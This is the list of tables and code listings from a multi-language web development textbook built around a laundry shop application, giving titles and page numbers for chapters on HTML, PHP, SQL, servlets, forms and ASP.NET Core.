Table 8.4 The parts of the project write-up. Parts 4 and 5 need no code, and they are where a reader learns whether the team understood what it built. 730
Table 8.5 Four places to keep a value in a servlet. Only the session is private to one visitor. 774
Table 8.6 The twelve problems of the chapter: what each practices and the case its tempting solution gets wrong. 779
Table 9.1 The main RIA technologies before HTML5 and their fate. Every one that needed a plugin inside the browser is now gone from it. 788
Table 9.2 The JSON contract of the live bill status, extending `GET /api/status` of the Laundry API (`App/docs/api.md`) with `quantity` and `history`. There is no customer name, address or e-mail. 801
Table 9.3 The three ways compared. The middle column is the sensible default for most business applications, including Profitina Laundry. 802
Table 9.4 The web development world into which ASP.NET was born. Chapter 2 met CGI; classic ASP was Microsoft’s counterpart of the PHP of Chapter 3. 802
Table 9.5 ASP.NET on the .NET Framework in three large steps. Master pages, membership, AJAX, routing and encoding by default all reappear in modern form later in this chapter. 804
Table 9.6 The .NET versions a reader may meet in 2026, as Microsoft lists them in September 2026 [9], [10]. New work should start on .NET 10; the .NET Framework lives on inside Windows for Web Forms applications. 805
Table 9.7 The ASP.NET family. The modern members can all live in one application. 806
Table 9.8 Installing the .NET 10 SDK. On every system the result is one command, `dotnet`. 806
Table 9.9 The parts of a Razor Pages project. The `Pages` folder is the site map: a file’s path under `Pages` is its address. 809
Table 9.10 Razor next to PHP and JSP. In Razor the short form is the safe form. 813
Table 9.11 How a request finds its handler: `On`, the HTTP method, optionally a name given by `?handler=`, optionally `Async`. Parameters are filled from the query string, the form or the route by name. 816
Table 9.12 Web Forms page syntax and its Razor Pages replacement, element by element. 822
Table 9.13 The objects every Web Forms page inherits, and where each went: in ASP.NET Core they are services and properties of `HttpContext`. 823
Table 9.14 The six validation controls and their Razor Pages counterparts. Chapter 14 treats validation in depth. 826
Table 9.15 Every Web Forms idea of this chapter in the form that replaced it. The right-hand column is what this book builds and runs. 830
Table 9.16 From asking to being told. All four are available to every track of this chapter. 856
Table 9.17 The live bill status in four languages. The vocabulary differs; the jobs — route, look up, version, compare, answer — are the same in every column. 864

Table 10.1 The complete feature set, the same in every version. A "redirect" is a 302 or a 303 response with a `Location` header; which of the two each system sends is itself one of the chapter's findings. 872
Table 10.2 The five builds of this chapter. The two Java builds share one package of model, database and rule classes; the others are self-contained. 873
Table 10.3 The acceptance test in this book's build, each run against a fresh copy of the database with the clock frozen at 2026-09-30 21:00:00. 945
Table 10.4 What each build actually sent, as recorded in this book's build. Every cookie was `HttpOnly` with `SameSite=Lax`; ASP.NET Core also sets an antiforgery cookie with `SameSite=Strict`. 946
Table 10.5 How each build turns an address into code. Three of the five put the route next to the code it runs; two keep all routes in one place. 947
Table 10.6 Templates in the five builds. The last column is the one to search for when reviewing code for cross-site scripting. 947
Table 10.7 The four systems of the chapter, compared on the dimensions the builds exercised. 948
Table 10.8 A starting point for choosing. Every row assumes a team that knows the language; if that assumption fails, it outweighs everything else in the table. 953
Table 11.1 Four places a page's content can be decided. This chapter is about the second row and the forms that feed it. 965
Table 11.2 The attributes of `<form>`. A submit button may override four of them for itself with `formaction`, `formmethod`, `formenctype` and `formnovalidate`. 970
Table 11.3 Which controls a browser sends. The two rows that cause most bugs are the checkbox — unchecked sends *nothing* — and the submit button — only the one pressed is sent. 971
Table 11.4 GET and POST compared. The rule of thumb: if pressing the button twice would be a problem, it must be POST. 972
Table 11.5 The input types and what each sends. The displayed format may follow the reader's locale — the date showed as 10/02/2026 — but the value sent never does. 976
Table 11.6 The three form encodings. A form with a file input and the default enctype sends only the file's name, silently. 980
Table 11.7 Page and control events. `Load` is the one nearly every page handles, as `Page_Load`. 991
Table 11.8 Common control events and the attribute that connects a handler to each. 992
Table 11.9 The default event of each control. 993
Table 11.10 Web Forms ideas and their Razor Pages equivalents. The biggest change is the eighth row: nothing is kept in a hidden field unless you put it there. 994
Table 11.11 What can go wrong with an upload, and what the Laundry code does. Checking the first bytes is not a malware scan; it only ensures the file is the kind of file it claims to be. 1043
Table 11.12 The same form in four technologies. The rows are the jobs every form-handling server must do; the columns show who does each job — the framework, or you. 1045
Table 12.1 The tools of Chapters 7 and 9 to 11, and the problems of this chapter that use them. 1052
Table 12.2 The folders of the chapter's code. Every program names, in its first comment, the command that runs it. 1056
Table 12.3 The eight features of the Laundry Back Office. Every one is for the logged-in owner, and every change is a POST. 1062
Table 12.4 The parts of the write-up and where each comes from. 1105
Table 12.5 Each part of a Web Forms page and its Razor Pages counterpart. 1114
Table 12.6 The eleven problems of the chapter, what each practices, and the case its tempting solution gets wrong. 1167
Table 13.1 The seven jobs of a data grid. The middle column is what Web Forms gave you in one control; the last column is how this chapter does the same jobs with ordinary links and forms. 1175
Table 13.2 The 2,953 bills of the sample database by outlet and status, counted with `GROUP BY`. Almost every bill has left the shop; the ones a cashier works with every day are the 57 still inside. 1176
Table 13.3 The GridView's column types. `BoundField` and `TemplateField` do nearly all the work; the others are conveniences. 1185

Table 13.4 The GridView events that matter for editing. Each is one postback (**Figure 13.7**); the "-ing" events can be cancelled by setting `e.Cancel = true`. 1193
Table 13.5 The Web Forms data source controls. The third column is the one to read before choosing: only some of them page on the database server. 1200
Table 13.6 From GridView to a Razor Pages grid. The right-hand column is why the translation works: every Web Forms feature was an HTTP idea in disguise. 1206
Table 13.7 The grid's address scheme. Every value is checked against a list or a pattern; a value that fails is not an error, it is simply not used. 1207
Table 13.8 Equation (13.2), Equation (13.3) and Equation (13.4) worked on the 2,953 bills. The last row is the clamp: a page number beyond the end becomes the last page. 1214
Table 13.9 The message codes a change can end with. The address carries only the code and a bill id; the sentence is looked up on the server, so a forged address cannot make the grid display text of its choosing. 1222
Table 13.10 What was built and run for this chapter. The code folder's `VERIFIED.md` gives every command and result. 1248
Table 14.1 Three kinds of bad data, with an example of each from the Profitina Laundry front desk. The first kind is caught by looking at one value; the other two need the server to know something the browser does not. 1255
Table 14.2 The six validator controls of Web Forms, the properties that matter, and the Razor Pages tool that does the same job. All but the summary run twice — in the browser when possible, and always on the server. 1260
Table 14.3 The Indonesian mobile rule worked by hand. Whatever the person types, the stored form is the same, so that searching and comparing phone numbers works. 1280
Table 14.4 Every state mechanism of the chapter compared. The Laundry column says where this chapter uses each one. 1293
Table 14.5 The attributes of a cookie. `Secure`, `HttpOnly` and `SameSite` are security controls; the first two should be on almost every cookie, and `SameSite=Lax` is a good default. 1301
Table 14.6 The four tracks of the chapter, job by job. The jobs are identical; only the names change. 1334
Table 14.7 The principles of UU PDP No. 27/2022 as design decisions at the Laundry front desk. 1335
Table 15.1 ADO and ADO.NET compared. The second and third rows are the DataSet, which is the part of ADO.NET that had no ancestor. 1344
Table 15.2 The connected and disconnected models. A web request is short, so web pages mostly use the connected model — open late, close early — and use in-memory tables for work that happens after the rows have arrived. 1345
Table 15.3 ADO.NET's namespaces then and now. The general types stayed in the framework; almost every provider moved out into a NuGet package, which is why a new project must add one before it can reach a database. 1347
Table 15.4 Connection strings for the providers this chapter uses. The keys differ from provider to provider; each provider's documentation lists them, and each has a `...ConnectionStringBuilder` class that writes them for you without typing errors. 1358
Table 15.5 The three ways to execute a command. The number returned by `ExecuteNonQuery` is worth checking: an `UPDATE … WHERE id = @id AND status = 'queued'` that returns 0 means somebody else changed the row first. 1361
Table 15.6 Placeholders by provider and language. `@name` works for all three ADO.NET providers of this chapter, which is why the Laundry data layer uses it. 1362
Table 15.7 The three anomalies and the lowest isolation level that prevents each. `Snapshot`, a level added later for SQL Server, gives every transaction a consistent picture as of its start without blocking readers. 1372
Table 15.8 What became of ADO.NET 2.0's announced features. 1412
Table 15.9 Three ways to write a .NET data layer. They combine: EF Core can run raw SQL (`FromSql`), and any of the three can sit behind the same repository interface. 1445
Table 15.10 The Laundry data layer in four languages. The SQL is the same in all four; the tests of the last three ran against the same SQLite database, which is the evidence that the C# SQL, compiled but not run on SQLite here, is right. 1446
Table 16.1 Every Web Forms idea of Chapters 9 to 15 and its form in ASP.NET Core Razor Pages, with the file of this chapter in which it appears. 1454

Table 16.2 The folders of the chapter's code. Each program names, in its first comment, the command that runs it. 1455
Table 16.3 The nine features of the Laundry Counter, besides registration, login and logout. Every feature is an address that a test can call. 1457
Table 16.4 The parts of the write-up, what each must contain, and where the Laundry Counter's version comes from. 1550
Table 16.5 Every piece of state of the Laundry Counter, where it lives, who owns it, how long it lives, and why that is the right place. 1577
Table 16.6 The functional requirements of the complete application, and where in this book each was taught. 1603
Table 16.7 The thirteen problems of the chapter: what each practices and what its tempting solution gets wrong. 1605
Table 16.8 The whole book in one table: each chapter's question and where its answer is used in this chapter. 1606
Table 16.9 Each part of the Laundry Counter and its place in four major frameworks. 1607
Table 16.10 A security checklist in the order of the OWASP Top 10, with the place in this chapter where each rule is applied. 1608

List of Listings

Listing 1.1 `python/dnslook.py` — a name-to-address lookup in plain Python, with no libraries to install. 9
Listing 1.2 `php/dnslook.php` — the same lookup in PHP, asking for A and AAAA records. 10
Listing 1.3 `java/DnsLook.java` — the same lookup in Java, through `InetAddress`. 10
Listing 1.4 `python/urlparts.py` — a URL split into its pieces by the Python standard library. 15
Listing 1.5 `php/urlparts.php` — the same URL taken apart by `parse_url` and `parse_str`. 16
Listing 1.6 `java/UrlParts.java` — the same URL taken apart by `java.net.URI`. 17
Listing 1.7 `python/encode.py` — percent-encoding a value, and decoding it again. 18
Listing 1.8 `php/encode.php` — PHP's two encoders: `rawurlencode` for URLs, `urlencode` for form data. 18
Listing 1.9 `java/Encode.java` — `URLEncoder` produces form encoding; replacing `+` gives URL encoding. 18
Listing 1.10 `python/rawhttp.py` — one TCP connection, one hand-written HTTP request, one response. 24
Listing 1.11 `php/rawhttp.php` — the same hand-written request, sent from PHP. 24
Listing 1.12 `java/RawHttp.java` — the same hand-written request, sent from Java. 25
Listing 1.13 `html/index.html` — a static page. Every visitor gets these bytes, unchanged. 58
Listing 1.14 `php/index.php` — the bill board in PHP, with its own small router for `/`, `/bills/...`, `/health` and errors. 59
Listing 1.15 `java/HelloWeb.java` — a dynamic page served by a Java program that uses nothing but the JDK. 63
Listing 1.16 `java/servlet/src/laundry/HelloServlet.java` — the same board as a Jakarta servlet, for Tomcat 10.1 or 11. 69
Listing 1.17 `java/servlet/web/hello.jsp` — the same board as a JSP. Chapter 7 takes this apart properly. 70
Listing 1.18 `python/app.py` — the board in Flask. Each `@app.route` line maps a URL path to a function. 71
Listing 1.19 `python/templates/home.html` — the template. `{{ ... }}` inserts a value, escaped; `{% ... %}` is a control statement. 73
Listing 1.20 `aspnet/HelloLaundry.csproj` — the project file of an ASP.NET Core application that needs no NuGet package. 74

Listing 1.21 `aspnet/Program.cs` — the board in C#, served by Kestrel, the web server inside ASP.NET Core. 74
Listing 2.1 A 1990s page with the `text` and `bgcolor` attributes on `<body>` (`html/basics/historic/body-colors.html`). 91
Listing 2.2 The skeleton of every HTML page (`html/basics/skeleton.html`). Copy it for every new page. 92
Listing 2.3 The six heading levels (`html/basics/headings.html`). 93
Listing 2.4 A heading and a paragraph (`html/basics/paragraph.html`). 94
Listing 2.5 Every physical and logical formatting tag in one document (`html/basics/historic/formatting.html`). It sits in `historic` because `<big>` and `<strike>` are obsolete. 96
Listing 2.6 An unordered list of tropical fruits (`html/basics/list-unordered.html`). 98
Listing 2.7 An ordered list of the Bumilangit films (`html/basics/list-ordered.html`). 99
Listing 2.8 A nested list (`html/basics/list-nested.html`). The inner `<ul>` lives inside an `<li>`. 100
Listing 2.9 A description list: a term, then what the term means (`html/basics/list-description.html`). 101
Listing 2.10 A page using every kind of link (`html/basics/links.html`). 102
Listing 2.11 An image with its alternative text and its dimensions (`html/basics/image.html`). 104
Listing 2.12 Four cells with no rows (`html/basics/historic/table-cells.html`). The browser invents a single row to hold them. 105
Listing 2.13 The same table with rows and a caption: two rows of two cells (`html/basics/historic/table-rows.html`) 105
Listing 2.14 A table formatted with the obsolete attributes (`html/basics/historic/table-attributes.html`). Look closely at the spelling of the padding attribute. 106
Listing 2.15 A modern table with `<thead>`, `<tbody>`, `<tfoot>`, `<th scope>` and `colspan` (excerpt of `html/basics/price-table.html`). 107
Listing 2.16 A page built entirely from `<div>` (excerpt of `html/basics/div-soup.html`). It can be made to look like anything, and it means nothing. 108
Listing 2.17 The same page in semantic HTML (excerpt of `html/basics/semantic.html`). Every element names what it is. 108
Listing 2.18 The focus ring, the visually hidden class and the skip link (excerpt of `html/css/style.css`). 111
Listing 2.19 A grouped drop-down list (excerpt of `html/pickup.html`). `value` is what the server receives; the text between the tags is what the visitor reads. 114
Listing 2.20 A telephone field constrained by a regular expression (excerpt of `html/pickup.html`) 115
Listing 2.21 The first fieldset of the pickup form: who the customer is (excerpt of `html/pickup.html`). 115
Listing 2.22 The second fieldset: outlet, service, amount, care instructions, date, time and notes (excerpt of `html/pickup.html`). 116
Listing 2.23 The last fieldset: an explicit consent checkbox, a hidden field and the two buttons (excerpt of `html/pickup.html`). 118
Listing 2.24 A real GET request from the status form, captured on the wire (`captures/request-1.txt`). The form's data is in the first line, after the question mark. 119
Listing 2.25 A real POST request from the pickup form (`captures/request-2.txt`). The data has moved out of the first line and into the body, but its format is unchanged. 120
Listing 2.26 A real `multipart/form-data` POST carrying one text field and one uploaded file (`captures/request-3.txt`). 122
Listing 2.27 Inline CSS (excerpt of `html/basics/css-inline.html`). It applies to this one element and nothing else. 124
Listing 2.28 Internal CSS (`html/basics/css-internal.html`). One rule in the head styles every matching element on the page. 124
Listing 2.29 The stylesheet for the price table (`html/basics/price-table.css`), with the less obvious properties explained in comments. 130

Listing 2.30 The design tokens of the Profitina Laundry pages, and a dark theme that changes only the tokens (excerpt of `html/css/style.css`). 131
Listing 2.31 Four rules competing for the color of one link (`html/basics/cascade.css`) 134
Listing 2.32 Two cards, one measured each way (`html/basics/box-model.css`). 134
Listing 2.33 The page header and the menu, laid out with flexbox (excerpt of `html/css/style.css`). 136
Listing 2.34 A grid that chooses its own number of columns (excerpt of `html/css/style.css`) 137
Listing 2.35 A media query (excerpt of `html/css/style.css`). Below 48 rem the calculator sits under the price table; from 48 rem it sits beside it. 137
Listing 2.36 Values, variables, functions, arrays, objects and JSON (`html/basics/js-basics.js`). Run it with `node js-basics.js`. 139
Listing 2.37 The first script: a message box (excerpt of `html/basics/js-alert.html`) 141
Listing 2.38 Reading input with `prompt` and writing it back with `document.write` (excerpt of `html/basics/js-prompt.html`). 141
Listing 2.39 An event handler written as an attribute (`html/basics/historic/js-search.html`) 142
Listing 2.40 A script that walks the DOM of its own page (`html/basics/dom-walk.html`). 143
Listing 2.41 Rebuilding the rows of the price table with the DOM (excerpt of `html/js/prices.js`). 144
Listing 2.42 The calculator's listener (excerpt of `html/js/prices.js`). It reads the chosen service and the amount, and writes one line of text. 145
Listing 2.43 Fetching the price list as JSON, with a fallback (excerpt of `html/js/prices.js`) 146
Listing 2.44 Asking `GET /api/status` for JSON and showing the answer (excerpt of `html/js/status.js`) 147
Listing 2.45 Version 1 (`html/steps/step1-mixed.html`). Structure, presentation and behavior in one file, in one tag, sometimes in one attribute. 148
Listing 2.46 Version 2 (`html/steps/step2-internal.html`): semantic elements, all appearance in one `<style>` block, and the hover done in CSS. 149
Listing 2.47 Version 3 (`html/steps/step3-separated.html`). Structure here, presentation in `home.css`, behavior in `home.js`. 150
Listing 2.48 `home.js` (`html/steps/home.js`). It reads the rate out of the page instead of repeating it, so there is exactly one copy of the number 8000. 151
Listing 2.49 The skip link and the header shared by all three public pages (excerpt of `html/index.html`). 152
Listing 2.50 Checking the pickup form before it is sent (excerpt of `html/js/pickup.js`) 153
Listing 2.51 The router of the Java server (excerpt of `java/LaundryServer.java`). Every request arrives here, and each branch hands it to one method. 155
Listing 2.52 Serving a file, with its content type, and never one outside `html/` (excerpt of `java/LaundryServer.java`). 156
Listing 2.53 The form parser (excerpt of `java/LaundryServer.java`). Split on `&`, split each pair on the first `=`, percent-decode both halves, and append, because a name may repeat. 156
Listing 2.54 Three Flask routes: the JSON status check, the HTML status page and the pickup form (excerpt of `python/app.py`) 157
Listing 2.55 Reading a checkbox group: `getlist`, not `get`, and then discarding anything that is not on the list (excerpt of `python/app.py`) 158
Listing 2.56 The dispatch of the PHP router (excerpt of `php/router.php`). Returning `false` hands the request back to PHP, which serves the file. 159
Listing 2.57 Parsing the raw body so that repeated names keep every value (excerpt of `php/router.php`) 159
Listing 3.1 `hello.php`: HTML on the outside, a single PHP instruction on the inside. 171
Listing 3.2 `01_hello.php`, Hello World at the command line. `PHP_EOL` is a built-in constant holding whatever "end of line" means on this machine. 172
Listing 3.3 `Hello.java`: a web server built from the JDK alone. One handler is registered for the path `/`, and it writes the status, the headers and the body itself. 172

Listing 3.4 `hello.py`: a Flask application. The decorator `@app.route("/")` binds the address to the function below it. 173
Listing 3.5 `mixing.php`: compute at the top, print in the middle. The two `<?= … ?>` holes are filled when the page is built. 174
Listing 3.6 `comments.php`: the three comment styles. The file is valid PHP and prints nothing. 175
Listing 3.7 `02_variables.php`: variables, types, conversions and constants in one program. Run it with `php 02_variables.php`. 177
Listing 3.8 `03_operators.php`: every operator family exercised once. Run it with `php 03_operators.php`. 181
Listing 3.9 `04_control_flow.php`: every branching and looping form in one runnable file. 187
Listing 3.10 `05_functions.php`: functions, defaults and named arguments, scope, by value against by reference, `static` and recursion. 192
Listing 3.11 `LanguageTour.java`: types, conversion, equality, strings, maps and functions in Java. 205
Listing 3.12 `language_tour.py`: the same ideas in Python. 208
Listing 3.13 `lib/services.php`: constants only, and not one `echo`. An included file declares things; it does not print. 211
Listing 3.14 `lib/money.php`: formatting rupiah, the price rule, and the name of the unit. 211
Listing 3.15 `08_include.php`: using the two shared files. The second `require_once` near the end proves that the `_once` part works. 212
Listing 3.16 `09_superglobals.php`: the superglobals, printed. 214
Listing 3.17 `Web.java`: what PHP hands you for free, written out once. Every page of the Java track uses it. 216
Listing 3.18 `RequestEcho.java`: `09_superglobals.php` in Java. 220
Listing 3.19 `request_echo.py`: `09_superglobals.php` in Flask. 221
Listing 3.20 `lib/validate.php`: reading, escaping, and the two validators. Each validator returns two arrays: the values that passed, and one message per field that did not. 224
Listing 3.21 `lib/layout.php`: the common page frame. Every value in it goes through `h()`. 225
Listing 3.22 `calculator.php`: the price calculator. Logic at the top, not one byte of HTML before `pageStart()`, then the template. 226
Listing 3.23 `Shop.java`: the price list, the outlets and the rules, with the same messages as the PHP version. 229
Listing 3.24 `LaundrySite.java`: the server, the page frame and the calculator. `pageStart()` is `lib/layout.php`; the text block between `"""` marks keeps the HTML readable. 231
Listing 3.25 `shop.py`: the price list, the outlets and the rules in Python. 234
Listing 3.26 `app.py`: the Laundry pages in Flask. Each `@app.route` binds an address to a function. 237
Listing 3.27 `templates/layout.html`: the page frame in Jinja, Flask's template language. 241
Listing 3.28 `templates/calculator.html`: the calculator form and its result. 241
Listing 3.29 `unsafe.php`, deliberately broken. It works for every visitor who behaves, which is what makes it dangerous. 242
Listing 3.30 `safe.php`: the only change is `h(…)` around the value. 243
Listing 3.31 `lib/session.php`: starting the session safely, the form token, and the one-time message. 246
Listing 3.32 `contact.php`: validate, store in a CSV file, remember a thank-you in the session, and redirect. 248
Listing 3.33 `ContactPage.java`: the contact form in Java, including a CSV writer and reader that match PHP's `fputcsv()` and `fgetcsv()`. 250
Listing 3.34 `templates/contact.html`: the contact form in Jinja, with Flask's flashed messages at the top. 254
Listing 3.35 `make_hash.php`: make a hash to store, and show that it verifies. 255
Listing 3.36 `lib/staff.php`: the staff list holds hashes, never passwords. 255
Listing 3.37 `login.php`: check the password against the hash and remember the staff member in the session. 256
Listing 3.38 `messages.php`: staff only. The search box uses GET, because searching only asks. 257

Listing 3.39 `logout.php`: logging out changes state, so it is a POST that carries the token. 258
Listing 3.40 `Passwords.java`: PBKDF2 hashes in the finished application's format. `MessageDigest.isEqual()` compares in constant time. 260
Listing 3.41 `StaffPages.java`: the staff pages in Java, with the same messages and the same order of checks as PHP. 262
Listing 3.42 `make_hash.py`: a password hash in Python with Werkzeug. 265
Listing 3.43 `templates/login.html`: the login form. The password box never gets a `value`. 265
Listing 3.44 `templates/messages.html`: the staff page. Every cell is escaped by Jinja. 266
Listing 3.45 `upload.php`: five checks stand between a stranger's file and your disk. 267
Listing 3.46 `index.php`: the home page, reached at `/` because the built-in server looks for `index.php` when a folder is requested. 270
Listing 4.1 `web/portfolio/index.html`: the homepage. The header, navigation and footer are the same on all five pages; only `main` changes. 286
Listing 4.2 `web/portfolio/assets/site.css`: one stylesheet for all five pages, written mobile first. 288
Listing 4.3 `web/portfolio/assets/site.js`: the only script of the site, two small jobs, both progressive enhancement. 291
Listing 4.4 `java/PortfolioServer.java`: the portfolio served by the JDK's own HTTP server, with the frame written once in `layout`. 293
Listing 4.5 `python/portfolio_app.py`: the same portfolio in Flask; the frame is one Jinja template, `LAYOUT`. 296
Listing 4.6 `web/wrong/onepage.html`: five sections in one document, shown one at a time by the `:target` selector. Tempting, and wrong. 298
Listing 4.7 `web/tools/resolve.mjs`: the browser's own rule for resolving links, `new URL(href, page)`, applied to six links. 300
Listing 4.8 `php/router.php`: the host's rules, written out as four numbered rules for `php -S`. 300
Listing 4.9 `web/portfolio/_redirects`: the same routes for Netlify; status 200 means the address bar keeps the clean URL. 302
Listing 4.10 `web/portfolio/.htaccess`: the same routes for Apache with `mod_rewrite`; a directory that holds an `index.html` is served from it, slash or no slash. 302
Listing 4.11 `python/check_routes.py`: request every required URL, report status and first heading, and say whether the page arrived. 302
Listing 4.12 `web/report/report-outline.md`: the skeleton of the report, one heading per required part and one line per thing each part must contain. 305
Listing 4.13 `web/tools/audit.mjs`: request the five pages, measure each, and check every internal address they reference. 306
Listing 4.14 `python/site_audit.py`: the same audit in Python; a small `HTTPRedirectHandler` subclass stops `urllib` from following redirects. 307
Listing 4.15 `java/SiteAudit.java`: the same audit in Java with `HttpClient`; the regular expressions are the same as in the other two versions. 309
Listing 4.16 `web/tools/publish-demo.sh`: the whole publishing path rehearsed locally; a bare repository stands in for GitHub and a Python static server for Pages. 312
Listing 4.17 `python/freeze.py`: ask the Flask application for every page through its test client and save each answer as a static file. 314
Listing 4.18 `java/CheckRoutes.java`: the route check in Java with `HttpClient`, redirect following switched off. 315
Listing 4.19 `web/tools/url_parts.mjs`: the parts of a status-check address, as the browser's `URL` parser sees them. 318
Listing 4.20 `php/status.php`: the status check in PHP, run as the router script of the built-in server. 319
Listing 4.21 `python/raw_request.py`: one HTTP request typed by a program over a raw TCP socket, and every line of the response. 321
Listing 4.22 `java/StatusServer.java`: the status check on the JDK's HTTP server. 322
Listing 4.23 `python/status_app.py`: the status check in Flask. 324

Listing 4.24 `php/wrong_status.php`: every answer is sent as `200 OK`, even “not found”. 325
Listing 4.25 `web/laundry/dropoff.html`: two forms, two methods; the comments say why each method was chosen. 327
Listing 4.26 `php/order.php`: POST creates a bill and answers `303 See Other`; GET shows the bill. 328
Listing 4.27 `java/OrderServer.java`: the same three routes on the JDK’s HTTP server; bills are kept in memory. 330
Listing 4.28 `python/order_app.py`: the same routes in Flask; `redirect(…, code=303)` is Post/Redirect/Get in one call. 332
Listing 4.29 `php/wrong_order.php`: a bill is created by a GET request. Every visit to the link creates another one. 333
Listing 4.30 `web/laundry/prices.html`: the price list written by hand; the table has a caption, a header row, and a row header in each row. 335
Listing 4.31 `php/prices.php`: the same page with its twelve rows written by one `foreach` loop. 337
Listing 4.32 `java/PriceListServer.java`: the page built with a `StringBuilder`; a text block holds the fixed parts. 339
Listing 4.33 `python/prices_app.py`: the same page in Flask; Jinja escapes every `{{ value }}` on its own. 341
Listing 4.34 `web/wrong/prices-no-rows.html`: cells without rows, headers without `thead`, and a bare `&`. 343
Listing 4.35 `python/dom_dump.py`: print the element tree a headless browser built from a file, and the number of table rows. 344
Listing 4.36 `web/laundry/prices.css`: the price list’s stylesheet, with its rules numbered R1 to R10 in comments. 345
Listing 4.37 `python/css_check.py`: ask a real browser for computed colors, alignment, the note box’s size and the table’s structure. 347
Listing 4.38 `web/tools/specificity.mjs`: specificity as three counts, and the winner as the highest specificity with the later rule winning a tie. 348
Listing 4.39 `java/Specificity.java`: the same computation in Java; `winner` compares the three numbers and then the position. 349
Listing 4.40 `python/specificity.py`: the same computation in Python, where tuples already compare number by number. 350
Listing 4.41 `web/laundry/estimate.html`: the estimate form; the `output` element shows the result. 353
Listing 4.42 `web/laundry/estimate.js`: the estimate in whole numbers of tenths; the same file runs in the browser and in Node. 354
Listing 4.43 `web/tools/estimate_test.js`: the hand-worked cases as a table, run against `estimate` in Node. 356
Listing 4.44 `python/estimate_ui_check.py`: drive `estimate.html` in headless Chromium and read the `output` after each action. 356
Listing 4.45 `java/EstimateServer.java`: the same estimate recomputed on the server; `long` integers throughout. 357
Listing 4.46 `python/estimate_app.py`: the same estimate in Flask; `//` is Python’s integer division. 359
Listing 4.47 `web/wrong/wrong_estimate.js`: floating-point kilograms, text added to a number, and an empty field read as zero. 361
Listing 4.48 `php/bill.php`: price each line, skip unknown codes, stop at the end marker, pay from the deposit, and sort by price keeping the codes. 363
Listing 4.49 `java/Bill.java`: the same bill in Java; a `LinkedHashMap` keeps the services in order and `List.sort` sorts the entries by price. 365
Listing 4.50 `python/bill.py`: the same bill in Python; `sorted` with a key function keeps each code with its price. 367
Listing 4.51 `php/wrong_sort.php`: `rsort` puts the prices in order and replaces the codes with 0, 1, 2, and so on. 369
Listing 4.52 `php/dropoff.php`: one page that shows the form, validates the post, re-shows the values escaped, and answers 422 when anything is wrong. 371

Listing 4.53 `java/DropoffServer.java`: the same form on the JDK's HTTP server, with its own `e()` equal to PHP's `htmlspecialchars`. 374
Listing 4.54 `python/dropoff_app.py`: the same form in Flask; Jinja escapes every `{{ value }}` and the view answers 422 on errors. 377
Listing 4.55 `php/wrong_dropoff.php`: validation without escaping. The rejected value is printed back raw into an attribute. 380
Listing 4.56 `python/xss_check.py`: type the attack into both forms in headless Chromium, and report the input's attributes and any alert that appeared. 380
Listing 5.1 `server/httpd-excerpt.conf`: the lines of XAMPP's `httpd.conf` you will actually read. On Ubuntu the same settings live in `/etc/apache2/ports.conf` and `/etc/apache2/sites-available/000-default.conf`. 391
Listing 5.2 `server/php-development.ini`: the settings for a development machine. Every problem is shown on the page, and the three database extensions this chapter needs are switched on. 392
Listing 5.3 `server/php-production.ini`: the settings for a server the public can reach. Errors are logged to a file and never displayed. 392
Listing 5.4 `php/state/protected.php`: the guard at the top of every protected page. A visitor with no identity in the session is redirected, and `exit` makes sure nothing below the guard runs for them. 395
Listing 5.5 `php/state/cookies.php`: create, read and delete two cookies. The page prints plain text rather than HTML so that the transcript below is easy to read. 396
Listing 5.6 `php/state/session.php`: a visit counter kept in the session. The number climbs only if `$_SESSION` really survives from one request to the next. 398
Listing 5.7 `php/web/logout.php`: signing out properly. The cookie is deleted in the way Section 5.3.3 described, by setting it again with a time in the past. 401
Listing 5.8 `sql/20_flat_table.sql`: the counter book rebuilt from the real data, and one ordinary change to it. `CREATE TABLE ... AS SELECT` makes a new table from the answer to a query. 404
Listing 5.9 `sql/21_create_database.mysql.sql`: create the database if it is not already there, make it the current one, and speak UTF-8 on this connection. 405
Listing 5.10 `sql/22_create_service.mysql.sql`: the `Service` table. One row is one line of the price list. 407
Listing 5.11 `sql/23_create_customer.mysql.sql`: the `Customer` table. 407
Listing 5.12 `sql/24_create_bill.mysql.sql`: the `Bill` table. The `CHECK` constraints at the bottom are the shop's business rules, written once and enforced for every program. 407
Listing 5.13 `sql/25_bill_foreign_keys.mysql.sql`: the four foreign keys of `Bill`, in the style of the original design, one `ALTER TABLE` per reference. 408
Listing 5.14 `sql/27_app_user.mysql.sql`: a database user for the application. Replace `choose-a-password` with a real password of your own. 410
Listing 5.15 `sql/26_totals.sql`: one count per table. `UNION ALL` stacks the answers of several `SELECT` statements into one table. 411
Listing 5.16 `sql/06_insert.sql`: one new customer and one new bill, then a look at both. 412
Listing 5.17 `sql/07_constraint_errors.sql`: four statements, each of which breaks one rule of the schema. 412
Listing 5.18 `sql/08_update.sql`: look, change, look again, and try the same change a second time. 413
Listing 5.19 `sql/09_delete.sql`: deleting a duplicate customer who has no bills, then trying to delete a bill that has payments. 414
Listing 5.20 `sql/01_select_all.sql`: every column of every row of the price list. 416
Listing 5.21 `sql/02_select_columns.sql`: three named columns, the first five customers. 416
Listing 5.22 `sql/03_where.sql`: the queue of the Keputih outlet, oldest first. 416
Listing 5.23 `sql/04_like_in_between.sql`: a pattern, a list and a range. 417
Listing 5.24 `sql/05_order_limit.sql`: sort by amount, largest first, break ties by code, keep five. 418
Listing 5.25 `sql/10_join.sql`: one bill with its customer's name and its service's description and price. 419

Listing 5.26 `sql/11_join_four.sql`: the live queue with the customer, the service, the employee who took the bill in, and the outlet. 419
Listing 5.27 `sql/12_left_join.sql`: every customer and how many bills they have, fewest first. The query uses `GROUP BY`, explained in Section 5.10. 420
Listing 5.28 `sql/13_aggregates.sql`: the year's bills in one row. Cancelled bills, whose `payment` is 0, are left out by the `WHERE`. 421
Listing 5.29 `sql/14_group_service.sql`: revenue per service for the whole year. 421
Listing 5.30 `sql/15_group_month.sql`: bills and revenue per calendar month. 422
Listing 5.31 `sql/16_group_outlet_having.sql`: revenue per outlet, then the most loyal customers. 423
Listing 5.32 `sql/17_balance.sql`: bills with money owing, largest balance first. The sums of payments are computed per bill in a subquery before they are joined. 424
Listing 5.33 `sql/18_transaction_commit.sql`: three inserts in one transaction, and then the balance of the new bill. 425
Listing 5.34 `sql/19_transaction_rollback.sql`: a bill written inside a transaction and then rolled back. 425
Listing 5.35 `php/mysqli/connect.php`: connect, select a database, report. The settings come from `config.php` rather than being typed into the program. 426
Listing 5.36 `php/mysqli/query.php`: submit, check, walk the rows twice, clean up. `data_seek(0)` moves the cursor back to the first row. 428
